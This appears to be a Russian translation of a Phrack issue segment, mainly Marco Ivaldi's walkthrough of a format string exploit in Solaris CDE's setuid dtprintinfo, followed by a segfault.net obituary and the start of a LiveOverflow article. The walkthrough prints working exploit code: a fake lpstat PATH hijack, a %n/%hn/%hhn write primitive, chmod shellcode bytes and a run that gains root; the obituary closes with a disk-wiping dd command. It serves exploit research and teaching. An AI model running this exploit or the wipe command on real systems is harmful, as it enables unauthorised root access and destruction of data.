Исходный код разработан для работы на iPhone, однако он также работает на macOS. Убедитесь, что вы соблюдаете разрядность и используете правильные библиотеки для каждого из включённых примеров: Security-57337.20.44 для первого бага и Security-59754.80.3 для второго.

```
begin-base64 644 bitstring.tar.xz
[Исходный код — base64-архив, ~2700 строк — опущен]
====
```

=[EOF]=---=

Эксплуатация ошибки форматной строки в Solaris CDE

Автор: Marco Ivaldi

Содержание

---

1. Введение

> *«То, что мы делаем в жизни, отзывается в вечности.»*
> *— Максим Децим Меридий, https://patchfriday.com/22/*

Да, я прекрасно понимаю, что на дворе 2021 год, но факсы всё ещё существуют — как и Solaris. И даже если заголовок этой статьи кажется немного анахроничным, уверяю вас: ошибки форматной строки в продакшн-коде по-прежнему встречаются. Особенно если заглянуть в тот внушительный хаос, которым является Common Desktop Environment (CDE) — программный комплекс, который все UNIX-хакеры из 90-х помнят с теплотой [0]. Как оказалось, CDE до сих пор поставляется в составе последней версии Solaris 10. Сам Solaris 10 будет поддерживаться как минимум до января 2024 года, согласно заявлению Oracle [1]. Насколько мне известно, он по-прежнему используется во множестве критических инфраструктур, прежде всего в телекоммуникационной отрасли.

В этой статье я разберу по косточкам особенно непростой эксплойт для работы с повреждением памяти, который я опубликовал в феврале. Он нацелен на ошибку форматной строки в setuid-бинарнике dtprintinfo, входящем в состав CDE, с целью добиться локального повышения привилегий до root на непропатченных системах Solaris 10. Уязвимость затрагивает как архитектуры Intel, так и SPARC, однако здесь я сосредоточусь исключительно на SPARC.

Это Phrack, так что объяснять, что такое Solaris [2], что такое SPARC [3] и как эксплуатируются ошибки форматной строки [4], нет никакой нужды. Тем не менее, для пользы молодых хакеров, читающих этот текст, я удобно собрал список ссылок в конце статьи.

---

2. Уязвимость

> *«Жуки — безусловно самый многочисленный и успешный класс существ.»*
> *— Энциклопедия животного мира*

Я занимаюсь взломом Solaris уже довольно долгое время. Мои первые публичные эксплойты для этой платформы датируются 2003 годом [5]. Пару лет назад, вдохновившись своим докладом на INFILTRATE 2019 [6], в котором я с ностальгией вспоминал добрые старые времена неограниченного повреждения памяти, я получил письмо от Марти Гуаш Хименеса — испанского исследователя безопасности, обнаружившего незаурядную уязвимость в печально известном бинарнике CDE Print Viewer — dtprintinfo.

Уязвимость находится в функции `check_dir()`. Вот фрагмент псевдокода из декомпилятора Ghidra, слегка отредактированный и прокомментированный для наглядности:

```
void __0FJcheck_dirPcTBPPP6QStatusLineStructPii(char *param_1,
  undefined4 param_2, void **param_3, int *param_4, int param_5)
{
□...
  □char *pcVar3;
□...
  □char local_724 [300];
  □char local_5f8 [300];
□...
  □size_t local_c;
□...

  □pcVar3 = getenv("REQ_DIR");
  □if (pcVar3 == (char *)0x0) {
    □□sprintf(local_724, "/usr/spool/lp/requests/%s/", param_2);
  □} else {
    □□pcVar3 = getenv("REQ_DIR");
    □□sprintf(local_724, pcVar3, param_2); /* VULN */
  □}
  □local_c = strlen(local_724);
  □sprintf(local_5f8, "/var/spool/lp/tmp/%s/", param_2);
□...
}
```

Видите уязвимость? Уверен, что да. На самом деле здесь больше одного изъяна. Разработчикам CDE удалось добиться поистине выдающегося результата: две уязвимости по цене одной, и обе — в одной строке кода! Переполнение стекового буфера *и* ошибка форматной строки. Не говоря уже о прочих переполнениях, связанных со `sprintf()`... Wow. Это поистине код из другой эпохи.

Я написал несколько эксплойтов [7], нацеленных на эти уязвимости. На Intel мне удалось эксплуатировать и переполнение буфера, и ошибку форматной строки. На SPARC же, напротив, я смог задействовать только ошибку форматной строки — из-за специфики расположения стека, которая подробно описана в разделе 3.1 ниже. Как правило, эксплуатация на SPARC обычно более мучительна (и увлекательна), чем на Intel.

Если внимательно посмотреть на приведённый выше фрагмент кода: в строке, которую я пометил комментарием «VULN», значение переменной окружения `REQ_DIR` (pcVar3) напрямую передаётся в качестве второго параметра в `sprintf()`. Таким образом, манипулируя этой переменной, локальный злоумышленник с лёгкостью управляет форматной строкой, используемой в `sprintf()`. Пользовательская форматная строка в setuid root программе — это же конец игры, не так ли? Верно, но прежде чем исполнить танец r00t, нам придётся преодолеть ряд препятствий.

---

3. Эксплойт

«Мне придётся войти в режим жёсткого хакинга!»
— Hackerman, https://youtu.be/KEkrWRHCDQU

Конкретный эксплойт, который я собираюсь разобрать сегодня, — это тот, который я назвал `raptor_dtprintcheckdir_sparc2.c`. Это надёжный эксплойт для локального повышения привилегий до root, который должен работать против всех непропатченных систем Solaris 10 на архитектуре SPARC. Сейчас он выглядит довольно компактно, но разработка заняла у меня немало времени. Я потратил почти две недели на его сборку и пару раз был близок к тому, чтобы бросить это дело.

3.1. Особенности стека SPARC

Если на Intel я без труда мог эксплуатировать стековое переполнение буфера (см. `raptor_dtprintcheckdir_intel.c`), то на SPARC эксплуатация определённо не была тривиальной.

Проблема, с которой я столкнулся, как уже упоминалось, связана с организацией стека SPARC. При эксплуатации классического стекового переполнения буфера на SPARC нельзя перезаписать сохранённый адрес возврата текущей функции — можно перезаписать лишь сохранённый адрес возврата вызывающей функции. На практике это означает, что уязвимая программа должна пережить ещё одну функцию, прежде чем мы сможем перехватить управление через `%pc`.

В зависимости от цели эксплуатация стековых переполнений на SPARC может оказаться лёгкой, трудной или практически невозможной. В данном конкретном случае многие важные переменные оказались бы перезаписаны на пути к сохранённому адресу возврата, и уязвимая программа не смогла бы благополучно дожить до возврата из вызывающей функции. По этой причине я решил сосредоточиться на эксплуатации ошибки форматной строки.

3.2. Настройка фиктивного принтера

Наш целевой бинарник — CDE Print Viewer. Цитируя man-страницу dtprintinfo(1):

«Программа Print Viewer предоставляет графический интерфейс, отображающий состояние очередей печати и заданий печати. Дополнительную информацию об очередях или заданиях печати можно получить через интерфейс, метки и значки отдельных очередей можно настраивать, а отдельные задания можно отменять.»

По существу, `dtprintinfo` предоставляет X11-интерфейс, отображающий различную информацию об удалённых и локальных заданиях печати. Ниже приведено дерево вызовов, ведущее к уязвимому пути выполнения (для каждого символа указаны как искажённое, так и восстановленное имя в C++):

```
Queue::ProcessJobs() // __0fFQueueLProcessJobsPc()
    |___ LocalPrintJobs() // __0FOLocalPrintJobsPcPPcPi
□      |___ check_dir() // __0FJcheck_dirPcTBPPP6QStatusLineStructPii
```

Уязвимая функция `check_dir()` вызывается функцией `LocalPrintJobs()`. Это служебная функция, используемая `Queue::ProcessJobs()` для получения списка локальных заданий печати. `LocalPrintJobs()` входит в каталог, указанный переменной окружения `TMP_DIR` (подробнее об этом далее), и вызывает `check_dir()` для каждого присутствующего подкаталога. Вот соответствующий псевдокод (также отредактированный и прокомментированный):

```
/* открыть TMP_DIR */
pcVar4 = getenv("TMP_DIR");
if (pcVar4 == (char *)0x0) {
  chdir("/usr/spool/lp/tmp");
} else {
  pcVar4 = getenv("TMP_DIR");
  chdir(pcVar4);
}
__dirp = opendir(".");
...

/* проверить каждый подкаталог в TMP_DIR */
pdVar6 = readdir64(__dirp);
if (pdVar6 != (dirent64 *)0x0) {
  uVar2 = pdVar6->d_type;
  while (true) {
    __file = &pdVar6->d_type;
    if (((uVar2 != '.') && (iVar7 = stat64((char *)__file,
       &sStack456), -1 < iVar7)) && ((sStack456.st_uid & 0x4000)
        != 0)) {
      chdir((char *)__file);
      __0FJcheck_dirPcTBPPP6QStatusLineStructPii(param_1,
        __file, &DAT_00065db0, &local_4, DAT_00065db4);
      chdir("..");
    }
```

Чтобы попасть в этот путь выполнения, необходимо дважды щёлкнуть по настроенному принтеру в GUI `dtprintinfo`. Это означает два условия:

• Нужен рабочий X11-сервер, принимающий подключения от удалённой уязвимой программы `dtprintinfo`, чтобы иметь возможность взаимодействовать с GUI (для тестов я использовал XQuartz на macOS, настроенный на приём сетевых подключений от любого хоста командой `xhost +`).
• В GUI должен быть настроен хотя бы один принтер, по которому можно дважды щёлкнуть.

Разобравшись с этим вступлением, перейдём к первой части эксплойта:

```
int main(int argc, char **argv)
{
  ...

  /* код lpstat для добавления фиктивного принтера */
  if (!strcmp(argv[0], "lpstat")) {

    /* проверить аргументы командной строки */
    if (argc != 2)
      exit(1);

    /* вывести ожидаемый результат и выйти */
    if(!strcmp(argv[1], "-v")) {
      fprintf(stderr, "lpstat called with -v\n");
      printf("device for fnord: /dev/null\n");
    } else {
      fprintf(stderr, "lpstat called with -d\n");
      printf("system default destination: fnord\n");
    }
    exit(0);
  }

  ...
  add_env("PATH=.:/usr/bin");
  ...

  /* создать символическую ссылку на фиктивный lpstat */
  unlink("lpstat");
  symlink(argv[0], "lpstat");
```

Как уже было сказано, настроенный принтер необходим для достижения уязвимого пути выполнения. Этот код имитирует наличие принтера, подключённого к системе, эксплуатируя одну

из почтенных 18-летних ошибок, которые я раскрыл на INFILTRATE 2019 [6]: старые версии `dtprintinfo` запускают внешнюю вспомогательную программу `lpstat`, не указывая её полный путь. Это позволяет локальным непривилегированным пользователям обмануть `dtprintinfo`, заставив его думать, что принтер подключён, — путём создания фиктивной программы `lpstat` и манипуляции переменной окружения `PATH`, как показано в приведённом выше фрагменте кода.

Если на целевой системе уже есть настроенный принтер, этот трюк не нужен.

3.3. Настройка окружения

Продолжим изучение исходного кода эксплойта. Здесь мы разбираем аргументы командной строки (включая строку X11 display) и настраиваем окружение перед запуском уязвимой программы:

```
□/* обработать аргументы командной строки */
□if (argc < 2) {
□□fprintf(stderr,
□□  "usage:\n$ %s xserver:display [retloc]\n$ /bin/ksh\n\n",
□□   argv[0]);
□□exit(1);
□}
□sprintf(display, "DISPLAY=%s", argv[1]);
□if (argc > 2)
□□retloc = (int)strtoul(argv[2], (char **)NULL, 0);

□/* вредоносная переменная окружения: имя + шеллкод + выравнивание */
□bzero(buf, sizeof(buf));
□memcpy(buf, "REQ_DIR=", strlen("REQ_DIR="));
□p += strlen("REQ_DIR=");

□/* буфер выравнивания для предотвращения переполнения стека */
□memset(buf2, 'B', sizeof(buf2));
□buf2[sizeof(buf2) - 1] = 0x0;

□/* заполнить envp, сохраняя выравнивание */
□add_env(buf2);
□add_env(buf);
□add_env(display);
□add_env("TMP_DIR=/tmp/just"); /* мы должны контролировать этот пустой каталог */
□add_env("PATH=.:/usr/bin");
□add_env("HOME=/tmp");
□add_env(NULL);
```

В этом фрагменте кода есть несколько важных моментов:

• Как уже обсуждалось, переменная окружения `REQ_DIR` содержит вредоносную форматную строку, которая активирует уязвимость. Мы доделаем эту строку в следующих разделах.
• Переменная окружения `TMP_DIR` должна указывать на путь, в котором мы можем создать каталог. Это ещё одно предварительное условие для достижения уязвимого пути выполнения, как упоминалось в предыдущем разделе.
• Буфер `buf2` служит выравниванием, чтобы у `sprintf()` было достаточно места в памяти и он не падал, пытаясь выйти за нижнюю границу стека при обработке нашей вредоносной форматной строки.

3.4. Примитив Write4

Пока что всё идёт гладко. Теперь пришло время самой трудной части. Чтобы превратить повреждение памяти в удобную странную машину и перехватить поток выполнения программы, нам

нужно использовать уязвимость форматной строки для записи произвольных байтов по произвольным адресам памяти. Типичная и, как правило, наиболее удобная техника для этого — побайтовая запись с помощью директивы форматирования `%n`. Хороший пример такого подхода есть в моём эксплойте для архитектуры Intel (`raptor_dtprintcheckdir_intel2.c`), в котором я реализовал стратегию, вдохновлённую старой техникой, придуманной когда-то gera. Давайте ещё раз взглянем на уязвимый псевдокод:

```
□} else {
  □□pcVar3 = getenv("REQ_DIR");
  □□sprintf(local_724, pcVar3, param_2); // 1
□}
□local_c = strlen(local_724); // 2
□sprintf(local_5f8, "/var/spool/lp/tmp/%s/", param_2); // 3
```

На Intel план состоял в том, чтобы через `sprintf()` в строке «1», где мы контролируем форматную строку, заменить `strlen()` в строке «2» на `strdup()`, а `sprintf()` в строке «3» — на вызов шеллкода, динамически выделенного в куче функцией `strdup()` в строке «2» и на который указывает переменная `local_c`. Это достигается простой перезаписью двух записей в секции `.got`. Элегантно, не правда ли? Но я отвлёкся... Если хотите разобраться в этой технике глубже, советую изучить сам эксплойт. В контексте настоящей статьи самое важное — понять, что вредоносная форматная строка строится с использованием директивы форматирования `%n` таким образом, чтобы перезаписывать целевые адреса памяти по одному байту за раз. К сожалению, на SPARC это невозможно. Как и любая другая RISC-архитектура, SPARC плохо реагирует на обращения к памяти по невыровненным/нечётным адресам, и при таком подходе программа просто падает с ужасающей ошибкой Bus Error.

Альтернативная техника, которая должна работать на SPARC, подразумевает запись полуслова с помощью директивы форматирования `%hn`. Проблема в том, что она производит большое количество байтов в качестве побочного эффекта, и в данном конкретном случае это приводит к исчерпанию стека: не забывайте, что наша ошибка форматной строки сочетается с переполнением буфера, вызванным `sprintf()`! Можно попробовать предотвратить падения, увеличив размер буфера выравнивания (помните `buf2` в приведённом выше фрагменте кода?), но результат будет непредсказуемым.

Что же делать? Потратив несколько дней на борьбу с этим препятствием, штудирование 20-летних технических работ и бесконечные эксперименты в GDB, я наконец придумал, возможно, новую технику побайтовой записи на SPARC с использованием малоизвестной директивы форматирования `%hhn`.

Вот соответствующий код, генерирующий вредоносную форматную строку во всей красе:

```
□/* форматная строка: retloc */
□for (i = retloc; i - retloc < strlen(sc); i += 4) {
□□check_zero(i, "ret location");
□□*((void **)p) = (void *)(i); p += 4; □ /* 0x000000ff */
□□memset(p, 'A', 4); p += 4; □□ /* dummy      */
□□*((void **)p) = (void *)(i); p += 4; □ /* 0x00ff0000 */
□□memset(p, 'A', 4); p += 4; □□ /* dummy      */
□□*((void **)p) = (void *)(i); p += 4; □ /* 0xff000000 */
□□memset(p, 'A', 4); p += 4; □□ /* dummy      */
□□*((void **)p) = (void *)(i + 2); p += 4; /* 0x0000ff00 */
□□memset(p, 'A', 4); p += 4; □□ /* dummy      */
□}

□/* форматная строка: последовательность выталкивания стека */
□base = p - buf - strlen("REQ_DIR=");
□for (i = 0; i < stackpops; i++, p += strlen(STACKPOPSEQ),
□  base += 8)
□□memcpy(p, STACKPOPSEQ, strlen(STACKPOPSEQ));

□/* вычислить числовые аргументы */
□for (i = 0; i < strlen(sc); i += 4)
```

```
□□CALCARGS(n[i], n[i + 1], n[i + 2], n[i + 3], sc[i],
□□  sc[i + 1], sc[i + 2], sc[i + 3], base);
□
□/* проверить потенциально опасные числовые аргументы менее 10 */
□for (i = 0; i < strlen(sc); i++)
□□n[i] += (n[i] < 10) ? (0x100) : (0);

□/* форматная строка: строка записи */
□for (i = 0; i < strlen(sc); i += 4)
□□p += sprintf(p,
□□  "%%.%dx%%n%%.%dx%%hn%%.%dx%%hhn%%.%dx%%hhn",
□ □    n[i], n[i + 1], n[i + 2], n[i + 3]);
```

Итак, мы перезаписываем по одному байту по целевому адресу (retloc) следующим образом (помним, что SPARC — архитектура с порядком байтов от старшего к младшему, big endian, поэтому байты хранятся в памяти в их естественном порядке):

1. Сначала, используя директиву `%n` на retloc, мы перезаписываем МЛБ (позиция 0x000000ff).
2. Следующим шагом, используя директиву `%hn` на retloc, мы перезаписываем байт на позиции 0x00ff0000.
3. Затем, используя директиву `%hhn` на retloc, мы перезаписываем СТБ (позиция 0xff000000).
4. Наконец, используя директиву `%hhn` на retloc + 2, мы перезаписываем байт на позиции 0x0000ff00.

С моей точки зрения, эта последняя запись не должна работать на SPARC, но она работает — и я совсем не жалуюсь!

3.5. Целевая область памяти

Разобравшись с примитивом write4, мне нужно было выбрать подходящую область памяти для патча, чтобы перенаправить поток выполнения программы. Я обратился к проверенному «Shellcoder's Handbook» [8] в поисках вдохновения... и едва не остался ни с чем. Опираясь на книгу и собственный опыт, я определил следующие основные варианты:

• Записи секции `.plt` в уязвимом бинарнике — распространённая цель, но на моей тестовой системе их адреса начинались с нулевого байта, что быстро завело в тупик.
• Описанные в «Shellcoder's Handbook» указатели на функции ОС, которые 15 лет назад были популярной целью, к сожалению, больше не присутствуют в последних версиях Solaris 10.
• Стековые фреймы активации функций — традиционно ужасный выбор в качестве цели для перезаписи: они громоздки и ненадёжны, однако имеют тенденцию становиться всё более привлекательным вариантом последней надежды, когда все остальные возможности исчерпаны.

Некоторое время я шёл по пути, который представлял третий вариант... Результатом этих мытарств стал `raptor_dtprintcheckdir_sparc.c`. Получив правильные смещения, этот эксплойт отлично работал на моей тестовой системе с одной лишь «мелкой» оговоркой: он работал только при наличии GDB или truss, подключённых к целевому процессу! Позаимствую слова Нила Мехты (снова цитируя «Shellcoder's Handbook»):

«Вполне обычная ситуация, когда эксплойт работает только с подключённым к процессу GDB — просто потому, что без отладчика регистровые окна не сбрасываются в стек и перезапись не имеет эффекта.»

Нужно любить причуды SPARC... Можете изучить тот конкретный эксплойт для более детального обсуждения других потенциальных целей перезаписи и гипотетических обходных путей. Если говорить коротко: после долгого тюнинга и отладки я заметил, что libc тоже содержит jumpcode-ы в секции `.plt` (с типом перемещения `R_SPARC_JMP_SLOT`), которые, ко всеобщему удивлению:

• Выполняются при вызове функций.
• Доступны для записи (как так?).
• Не начинаются с нулевого байта.

Не знаю как вы, а мне они определённо кажутся лакомой целью! Давайте ещё раз взглянем на уязвимый псевдокод:

Plan состоит в том, чтобы перезаписать jumpcode функции `strlen()`, которая вызывается в строке «2» сразу после уязвимого `sprintf()`. Отсюда эксплуатация становится вполне прям... Стоп, чем именно мы собираемся перезаписать запись в `.plt`?

Получим базовый адрес libc и смещение до `strlen()`, используя `pmap` для PID запущенной уязвимой программы и `objdump` для libc.so.1:

```
bash-3.2# pmap 3321 | grep libc.so.1
FE800000    1224K r-x--  /lib/libc.so.1
FE942000      40K rwx--  /lib/libc.so.1
FE94C000       8K rwx-   /lib/libc.so.1
bash-3.2# objdump -R /usr/lib/libc.so.1 | grep strlen
0014369c R_SPARC_JMP_SLOT  strlen
```

Мы смотрим, куда отображается код в памяти. Как видно, на моей тестовой системе секция `.text` libc загружается по базовому адресу `0xfe800000`, а `strlen()` находится по относительному адресу `0x0014369c`. Сложив эти два значения, получаем абсолютный адрес jumpcode `strlen()` в запущенном процессе 3321:

```
bash-3.2# python -c 'print hex(0xFE800000+0x0014369c)'
0xfe94369cL
bash-3.2# pmap 3321 | grep libc.so.1
FE800000    1224K r-x--  /lib/libc.so.1
FE942000      40K rwx--  /lib/libc.so.1□<- jumpcode strlen() находится здесь
FE94C000       8K rwx-   /lib/libc.so.1
```

Jumpcode `strlen()` располагается в области памяти (отображённой по адресу `0xfe942000`), которая является одновременно исполняемой и доступной для записи, как упоминалось ранее. Что же там находится? Изучим содержимое памяти по адресу jumpcode `strlen() 0xfe94369c` с помощью GDB:

```
(gdb) x/10i 0xfe94369c
Oxfe94369c:     nop
Oxfe9436a0:     b,a   0xfe832000
Oxfe9436a4:     nop
Oxfe9436a8:     nop
Oxfe9436ac:     b,a   0xfe832980
Oxfe9436b0:     nop
Oxfe9436b4:     nop
Oxfe9436b8:     ba    0xfe832ac0
Oxfe9436bc:     nop
Oxfe9436c0:     sethi  %hi (Oxb4000), %g1
```

Действительно, наш намеченный целевой адрес содержит реальный исполняемый код с переходами, которые выполняются при вызове конкретной функции библиотеки.

Чтобы мои эксплойты были надёжными, я всегда стараюсь делать их максимально простыми. Поэтому вместо того, чтобы возиться с jumpcode-ами и переходами, я решил разместить шеллкод непосредственно в секции `.plt` libc, эксплуатируя ошибку форматной строки, как показано в последнем фрагменте кода эксплойта выше. Эта техника оказалась очень эффективной, но эмпирические тесты показали, что (по неизвестным причинам) размер шеллкода ограничен 36 байтами. По всей видимости, существует ограничение на количество аргументов, передаваемых в `sprintf()`, не связанное с тем, куда мы пишем в память... Ну и ладно, 36 байтов вполне достаточно, правда?

Вот мой кастомный шеллкод для Solaris/SPARC [9]:

```
char sc[] = /* Solaris/SPARC chmod() shellcode (max size is 36 bytes) */
/* chmod("./me", 037777777777) */
"\x92\x20\x20\x01"□/* sub  %g0, 1, %o1□□*/□// 1
"\x20\xbf\xff\xff"□/* bn,a <sc>□□□*/□// 2
"\x20\xbf\xff\xff"□/* bn,a <sc + 4>□□*/□// 3
"\x7f\xff\xff\xff"□/* call <sc + 8>□□*/□// 4
"\x90\x03\xe0\x14"□/* add  %o7, 0x14, %o0□□*/□// 5
"\xc0\x22\x20\x04"□/* clr  [ %o0 + 4 ]□□*/□// 6
"\x82\x10\x20\x0f"□/* mov  0xf, %g1□□*/□// 7
"\x91\xd0\x20\x08"□/* ta   8□□□*/□// 8
"./me";□□□□□□□□// 9
```

До чего изящно! Кратко объясню, как это работает. В строке «1» мы устанавливаем второй аргумент, передаваемый в `chmod()`, через регистр `%o1`, равным -1 — вычитая 1 из регистра `%g0`, который всегда содержит ноль.

Цель строк «2»–«4» — определить наше положение в памяти, что требуется практически любому шеллкоду для работы со включёнными в него строками. Это общеизвестно как код GetPC. На архитектуре Intel GetPC легко реализуется с помощью прыжка и знакомой пары инструкций call/pop. Инструкции, необходимые для этого на SPARC, несколько сложнее (разумеется!), из-за так называемого «слота задержки ветвления» (branch delay slot). По существу, когда достигается инструкция перехода или вызова, инструкция, непосредственно следующая за ней, выполняется до того, как поток выполнения перенаправляется на указанный адрес назначения. Если переход «аннулирован» (например, инструкцией типа `b,a`), инструкция в слоте задержки выполняется только в случае взятия перехода; в противном случае она выполняется всегда.

Возвращаясь к нашим трём инструкциям, реализующим знаменитый SPARC GetPC-код, работающий со слотом задержки ветвления, порядок выполнения следующий:

1. Строка «2»: `bn,a` — не прыгать, пропустить следующую инструкцию
2. Строка «5»: `add %o7, 0x14, %o0` — слот задержки инструкции call в строке «4»
3. Строка «4»: `call` — прыжок в строку «3», сохранение адреса возврата в `%o7`
4. Строка «3»: `bn,a` — не прыгать, пропустить следующую инструкцию
5. Остаток шеллкода, начиная со строки «5»

После выполнения кода GetPC в регистре `%o7` хранится адрес инструкции `call` из строки «4». В строке «5» мы используем это значение для вычисления адреса строки `"./me"`, расположенной в конце шеллкода (строка «9»), и записываем его в `%o0` — первый аргумент, передаваемый в `chmod()`. В строке «6» мы нуль-терминируем эту строку, динамически патча память. Наконец, в строках «7» и «8» мы вызываем syscall `0xf`, то есть `chmod()`.

Теперь, чтобы получить рабочий эксплойт, нужно лишь собрать всё воедино:

```
□/* настроить структуру каталогов и символическую ссылку на /bin/ksh */
□unlink("/tmp/just/chmod/me");
□rmdir("/tmp/just/chmod");
□rmdir("/tmp/just");
□mkdir("/tmp/just", S_IRWXU | S_IRWXG | S_IRWXO);
□mkdir("/tmp/just/chmod", S_IRWXU | S_IRWXG | S_IRWXO);
□symlink("/bin/ksh", "/tmp/just/chmod/me");
□...

□/* запустить уязвимую программу */
□execve(VULN, arg, env);
□perror("execve");
□exit(1);
}
```

По существу, здесь мы настраиваем структуру каталогов, необходимую для достижения уязвимого пути выполнения, и создаём символическую ссылку с `/tmp/just/chmod/me` на `/bin/ksh` (`/tmp/just/chmod` будет текущим рабочим каталогом в момент срабатывания уязвимости). Затем

запускаем `dtprintinfo` с подготовленным окружением, чтобы активировать уязвимость, выполнить шеллкод и сделать `/bin/ksh` setuid root.

После того как в эксплойт будут прописаны правильный базовый адрес libc и смещение до `strlen()`, он должен надёжно работать против любой непропатченной системы Solaris 10 на архитектуре SPARC. Именно так — это эксплойт с одной попытки: никакого ASLR и прочих современных хитростей. Лишь привычный, почти успокаивающий, неисполняемый стек.

Вот пример запуска эксплойта на моей тестовой системе:

```
-bash-3.2$ uname -a
SunOS nostalgia 5.10 Generic_Virtual sun4u sparc SUNW,SPARC-Enterprise
-bash-3.2$ id
uid=100(user) gid=1(other)
-bash-3.2$ ls -l /bin/ksh
-r-xr-xr-x   3 root     bin       209288 Feb 21  2012 /bin/ksh
-bash-3.2$ gcc raptor_dtprintcheckdir_sparc2.c -o \
raptor_dtprintcheckdir_sparc2 -Wall

[на вашем локальном X11-сервере: отключите контроль доступа командой "xhost +"]

-bash-3.2$ ./raptor_dtprintcheckdir_sparc2 10.0.0.104:0
raptor_dtprintcheckdir_sparc2.c - Solaris/SPARC FMT LPE
Copyright (c) 2020 Marco Ivaldi <raptor@0xdeadbeef.info>

Using SI_PLATFORM       : SUNW,SPARC-Enterprise (5.10)
Using libc/.plt/strlen  : 0xfe94369c

Don't worry if you get a SIGILL, just run /bin/ksh anyway!

lpstat called with -v
lpstat called with -v
lpstat called with -d

[на вашем локальном X11-сервере: дважды щёлкните по фиктивному принтеру "fnord"]

Illegal Instruction
-bash-3.2$ ls -l /bin/ksh
-rwsrwsrwx   3 root     bin       209288 Feb 21  2012 /bin/ksh
-bash-3.2$ ksh
# id
uid=100(user) gid=1(other) euid=0(root) egid=2(bin)
```

---

4. Заключение

> *«Да, у меня были билеты на самый ранний сеанс (среда, 22:00), и я был потрясён, когда Тринити достала Nmap! Я чуть не вскочил и не исполнил r00t-танец прямо в кинотеатре :).»*
> *— Fyodor (0dd)*

Трудно поверить, но прошёл почти 21 год со дня того знаменательного лета, когда первые эксплойты, нацеленные на ошибки форматной строки, были опубликованы на Bugtraq. Вскоре после этого Lamagra и Tim Newsham опубликовали свои технические работы об атаках через форматную строку, а год спустя scut выпустил своё исчерпывающее руководство по этой теме. Откровенно говоря, трудно поверить и в то, что ошибки форматной строки до сих пор не искоренены полностью, ведь их относительно легко обнаруживать методами статического анализа. Но мы все знаем, как оно бывает, не правда ли?

Конкретные уязвимости, которые я обсудил в этой статье, были исправлены в ходе общей очистки кода CDE, проведённой Oracle после моих недавних раскрытий. Однако у меня есть ощущение, что

в CDE ещё скрывается немало уязвимостей, готовых быть найденными вдохновлёнными хакерами. В конце концов, зачем идти на CTF, когда можно заняться CDE?

---

5. Благодарности

> *«Я думаю, что разные личности находят разные баги.»*
> *— Bas Alberts*

Хочу поблагодарить всех собратьев-хакеров старой школы из ADM, TESO, THC, LSD, 0dd и других — за их невероятную исследовательскую работу, растянувшуюся на десятилетия. Вы — неиссякаемый источник вдохновения для меня.

Также хочу поблагодарить моего партнёра по VOODOO-макропреступлениям против читаемого кода — inode. Без тебя я бы никогда не начал взламывать Solaris, вот и всё.

И, конечно же, отдельного упоминания заслуживает Marti Guasch Jimenez — за то, что нашёл саму уязвимость, которую я эксплуатировал. Хакай дальше!

---

6. Ссылки

- [0] https://en.wikipedia.org/wiki/Common_Desktop_Environment
- [1] https://www.oracle.com/us/assets/lifetime-support-hardware-301321.pdf
- [2] https://en.wikipedia.org/wiki/Solaris_(operating_system)
- [3] https://en.wikipedia.org/wiki/SPARC
- [4] https://julianor.tripod.com/bc/formatstring-1.2.pdf
- [5] https://0xdeadbeef.info/exploits/raptor_libdthelp.c
- [6] https://github.com/0xdea/raptor_infiltrate19
- [7] https://github.com/0xdea/raptor_infiltrate20/tree/main/exploits
- [8] https://www.goodreads.com/book/show/1174511.The_Shellcoder_s_Handbook
- [9] https://cybersecpolitics.blogspot.com/2019/03/

|=[*EOF*]=---|

Некролог по Segfault.net

Автор: skyper

2019/DEC/04

ПОКОЙСЯ С МИРОМ, SEGFAULT.NET — СПАСИБО И ПРОЩАЙ

22 года хостинга для хакеров подошли к концу.

Segfault.net начал принимать хакеров в 1997 году. Главной целью всегда было обеспечить инфраструктуру для хакеров и поддерживать их.

Хакерство тогда ещё только делало первые шаги. Серверы было трудно достать. Приходилось подделывать документы, арендовать стойки в дата-центрах и собирать серверы на заказ.

Спасибо всем, кто принял участие, и всем проектам, которые мы размещали. Здесь обитали team-teso, thc, hert, hackinthebox, phrack.org, ircsnet и многие другие.

Этот сервер служил шлюзом во внутреннюю лабораторию Teso Lab, где работало более 10 компьютерных систем различной архитектуры и с разными версиями ОС. Здесь были разработаны и протестированы бессчётные эксплойты. Gamma обеспечивал blueboxed-подключения к интернету через Бразилию, Колумбию и другие страны зоны C5, чтобы выпускать эти эксплойты в дикую природу.

IRCSNET стал площадкой для стольких замечательных дискуссий. Насколько я знаю, это была первая IRC-сеть исключительно с SSL-шифрованием — в лучшие времена она охватывала 4 сервера и вмещала сотни одновременных разговоров.

Мы предоставили зашифрованные и защищённые шеллы таким огромному числу талантливых людей, что дух захватывает.

Бывали и тяжёлые времена. Nokia подавала на нас в суд, BKA (немецкий аналог ФБР) стучало в дверь, наш IP-адрес маршрутизировался через Fort Meade, а хостинг-провайдер заявлял, что будет держать нас бесплатно «потому что они наши большие фанаты» (как же, ага — мы немедленно перевели segfault.net на 1and1... чёртовы федералы).

Хостинг на 1and1 был, пожалуй, лучшим. Человек, отвечавший за расследование инцидентов в области безопасности и за связи с госорганами... он был у нас на зарплате.

Segfault.net выстоял, и никто так и не был арестован или пойман.

Времена изменились. Шеллы и серверы теперь доступны без труда. DigitalOcean, AWS или облака Google — дёшевы и не требуют особых усилий. Доверять им или сделать их безопасными куда сложнее (вероятно, лучший вариант — загружать виртуальную машину). Правительства стали осведомлённее. Тем не менее они остаются столь же безжалостными и невежественными, как всегда. Остерегайтесь правительств — они не ведают, что творят.

Segfault.net стал местом рождения стольких великих идей, инструментов, продуктов и компаний. Спасибо всем.

Прощайте, удачи и не переставайте ломать,

```
dd bs=4k if=/dev/zero of=/dev/sda
```

Сцена хакерских видео на YouTube

Автор: LiveOverflow

Содержание

---

0. Об авторе

Представлюсь кратко: я LiveOverflow, и я снимаю видео на различные темы в области информационной безопасности. Вот несколько примеров:

+ Как SUDO на Linux был ВЗЛОМАН! // CVE-2021-3156
https://youtu.be/TLa2VqcGGEQ?list=PLhixgUqwRTjy0gMuT4C3bmjeZjuNQyqdx
+ XSS в поиске Google — санитизация HTML на стороне клиента?
https://www.youtube.com/watch?v=IG7U3fuNw3A
+ Идентификация main() загрузчика и поиск обработчика нажатия кнопки
https://youtu.be/yJbnsMKkRUs?list=PLhixgUqwRTjyLgF4x-ZLVFL-CRTCrUo03

1. Преамбула

С BBS и текстовых файлов, через IRC и книги, вплоть до современного интернета с форумами и блогами — хакеры обменивались информацией преимущественно в текстовом виде. Это, конечно, означало, что большинство старых хакеров предпочитают текст, что затрудняет становление новых форматов медиа.

